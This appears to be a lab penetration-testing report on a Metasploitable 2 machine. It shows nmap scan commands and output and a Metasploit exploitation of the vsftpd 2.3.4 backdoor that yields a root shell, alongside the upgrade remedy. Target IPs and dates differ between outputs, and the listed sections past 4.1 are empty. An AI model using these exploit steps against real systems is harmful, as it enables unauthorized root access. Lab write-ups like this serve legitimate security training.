# ACSP
# Network Security Assessment Report

v.1.0

**Researcher Name**: Adebanjo Ambrose Falade
**Email:** faladeadebanjo@gmail.com

## DISCLAIMER

## Table of Contents

**1.0 Introduction ........................................................................................................ 5**

**2.0 Target details........................................................................................................ 5**

**3.0 Nmap Scan............................................................................................................ 6**

**4.0 Vulnerabilities ...................................................................................................... 7**

**4.1** FTP: Remote Code Execution .......................................................................... 7

**4.2** FTP: Brute Force ……………………………………………………………………….

**4.3** FTP: Clear Text Capture……………………………………………………………….

**4.4** SSH: Brute Force……………………………………………………………………….

**4.5** Telnet: Brute Force……………………………………………………………………..

**4.6** Telnet: Clear Text Capture…………………………………………………………….

**4.7** SMTP: User Enumeration……………………………………………………………..

## 1.0 Introduction

A vulnerability assessment is the process of defining, identifying, classifying, and prioritizing vulnerabilities in computer systems, applications and network infrastructures and providing the organization doing the assessment with the necessary knowledge, awareness and risk background to understand the threats to its environment and react appropriately.


A vulnerability assessment process that is intended to identify threats and the risks they pose typically involves the use of automated testing tools, such as network security scanners, whose results are listed in a vulnerability assessment report.

The objective of this assessment is to perform an internal Network Scanning to discover open ports available in Metasploitable 2 operating system’s Network and perform penetration testing on them.

For the Vulnerability Assessment Report of Milestone 2, We will be performing Network Scan technique using Nmap tool to discover open ports, running services, Perform exploitation on those Ports.

## 2.0 Target Details

As part of Milestone 2, we will be scanning network of Metasploitable 2 vulnerable machine and the IP assigned to the network is `192.168.1.103`



```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8a:d0:3a
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8a:d03a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5223 (5.1 KB)  TX bytes:7626 (7.4 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```


## 3.0 NMAP Scan

For the Vulnerability Assessment Report of Milestone 2, we will be performing Network Scan technique using Nmap tool to discover open ports, running services. Below screenshot shows all available ports with their service name and versions which we will be exploiting later.

## Network Scan

The first step towards doing what we want to achieve is a service scan that looks at all the 65535 ports of Metasploitable 2 to see what’s running where and with what version. You will notice the result in the image below.

```
nmap -p- -sV 192.168.1.103
```




```
root@kali:~# nmap -p- -sV 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-13 08:02 EST
Nmap scan report for 192.168.1.103
Host is up (0.0032s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```

## TCP Stealthy Scan

A TCP **SYN Scan** also known as **stealthy** works this way: system A, that represents our attacking machine, sends to the target system B the SYN and waits for the SYN-ACK. If B responds, which means the port is open, A does not send the final ACK. If A does not receive the SYN-ACK the port can be either closed or filtered (this can indicate the presence of a Firewall). In this way we have performed a TCP port scan without establishing a full connection with the target.
Resuming and detailing:

Open port: A sends SYN to B and B responds with SYN-ACK;
Closed port: A sends SYN to B and B responds with RST-ACK (Reset-Acknoledgement);
Filtered port: A sends SYN to B, but does not receive a response or receives an ICMP port unreachable error message.
Even if this type of scan is the default one, we can set it up with the “-sS” parameter followed by the IP address of the target:




```
root@kali:~# nmap -sS 192.168.1.100

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-22 20:07 CEST
Nmap scan report for 192.168.1.100
Host is up (0.00020s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
```

## UDP Scan

Until now we have performed TCP port scan. UDP scan is really different since UDP is a connectionless protocol. It can happen that even if a UDP port is open it might not respond to any received UDP packet. During a UDP scan the attacker machine sends a UDP packet to the target port: if the port is open the attacker machine receives a response; if the port is closed Nmap receives an ICMP port unreachable message. If the attacker machine does not receive any response there are two possibilities: the port is open but the service is not responding to Nmap probes or the traffic is filtered due to the presence of a Firewall.

A UDP scan can be launched with the option “-sU”:



```
root@kali:~# nmap -sU 192.168.1.100

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-22 20:14 CEST
Nmap scan report for --- (192.168.1.100)
Host is up (0.00021s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 00:0C:29:59:72:BC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1082.85 seconds
```


As reported, we have scanned 1000 ports and 994 of them are identified as closed. As stated before, when Nmap does not receive any response it classifies the port either as open or filtered. Moreover **UDP scan** is time consuming: 1082.85 seconds, which are about 18 minutes.

## Nmap Service scan with OS detection

Use the following command to start the Nmap port scan with service and OS detection:


Nmap –sS –sV -O [target IP address]

After running this command NMap will return a list of open ports and the connected services:



```
root@kali:~# nmap -sS -sV -O 192.168.111.130

Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A4:9C:5B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

## 4.1 Vulnerabilities

| HIGH | ***FTP: Remote Code Execution*** |
|---|---|
| **Ease of exploitation:** | *Medium* |
| **Description:** | *This vulnerability is related to FTP protocol which is allowing us to execute code remotely on Target server.* |
| **Impact:** | In this module, we will be exploiting FTP protocol by using VSFTPD vulnerability of specific version 2.3.4 which was found to be vulnerable for Backdoor remote code execution. Using this Vulnerability, Attacker can reach out to the target server and perform any actions on the files available on it. |
| **Proof Of Concept:** |  |

```
host             port   proto  name           state  info
----             ----   -----  ----           -----  ----
192.168.231.109  21     tcp    ftp            open
192.168.231.109  22     tcp    ssh            open
192.168.231.109  23     tcp    telnet         open
192.168.231.109  25     tcp    smtp           open
192.168.231.109  53     tcp    domain         open
192.168.231.109  80     tcp    http           open
192.168.231.109  111    tcp    rpcbind        open
192.168.231.109  139    tcp    netbios-ssn    open
192.168.231.109  445    tcp    microsoft-ds   open
192.168.231.109  512    tcp    exec           open
192.168.231.109  513    tcp    login          open
192.168.231.109  514    tcp    shell          open
192.168.231.109  1099   tcp    rmiregistry    open
192.168.231.109  1524   tcp    ingreslock     open
192.168.231.109  2049   tcp    nfs            open
192.168.231.109  2121   tcp    ccproxy-ftp    open
192.168.231.109  3306   tcp    mysql          open
192.168.231.109  3632   tcp    distccd        open
192.168.231.109  5432   tcp    postgresql     open
192.168.231.109  5900   tcp    vnc            open
192.168.231.109  6000   tcp    x11            open
192.168.231.109  6667   tcp    irc            open
192.168.231.109  6697   tcp    ircs-u         open
192.168.231.109  8009   tcp    ajp13          open
192.168.231.109  8180   tcp    unknown        open
192.168.231.109  8787   tcp    msgsrvr        open
192.168.231.109  42259  tcp                   open
192.168.231.109  46124  tcp                   open
192.168.231.109  54840  tcp                   open
192.168.231.109  57092  tcp                   open

msf5 >
```

**Port 21 scan**


*In the picture above we can see a list of open ports. Our job as pentesters is to determine how secure (or not) are the services running in those ports. We'll start with port 21, ftp default port.*

## Exploitation

This version of ftp has a malicious backdoor installed on it that grants the attacker root access into the target machine. After reading about the exploit, I went and searched for it in the exploit database.

```
msfconsole
search vsftpd 2.3.4
```


The exploit is available in the database, so I can use the exploit to gain access into the target machine.



```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search vsftpd2.3.4
[-] No results from search
msf5 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descript
   -  ----                                                  ---------------  ----       -----  --------
   0  auxiliary/gather/teamtalk_creds                                        normal     No     TeamTalk
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30  excellent  Yes    osCommer
d Code Execution
   2  exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache S
OGNL Injection
   3  exploit/unix/ftp/vsftpd_234_backdoor                  2011-07-03       excellent  No     VSFTPD v
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOSTS 192.168.100.13
exploit
```

After running the exploit, we get a shell inside the target machine. Running whoami shows that I am running as root, hence we have achieved our goal.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.13
RHOSTS => 192.168.100.13
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.13:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.13:21 - USER: 331 Please specify the password.
[+] 192.168.100.13:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.13:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.14:40835 -> 192.168.100.13:6200) at 2020-08-12 22:04:33 +0200

id
uid=0(root) gid=0(root)
whoami
root
```

**Workaround/ Solution:** This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th, 2011 and July 1st, 2011 according to the most recent information available. This backdoor was removed on July 3rd, 2011.

**Upgrading to latest version of VSFTPD will resolve this issue.**

**In conclusion:** we scanned port 21 and determined that a vulnerable version was running the FTP service. Using MSF we were able to:

create a remote session,

get the /etc/passwd and /etc/shadow files

**References:** K. Katterjohn, "Port Scanning techniques," 3 8 2007. [Online]. Available:

http://www.insecure.in/papers/portscan_tech.pdf. [Accessed 26 May 2017].

"vsftpd backdoor command execution," [Online]. Available: https://www.exploitdb.com/exploits/17491/. [Accessed 22 May 2017].

## 4.2 Vulnerabilities

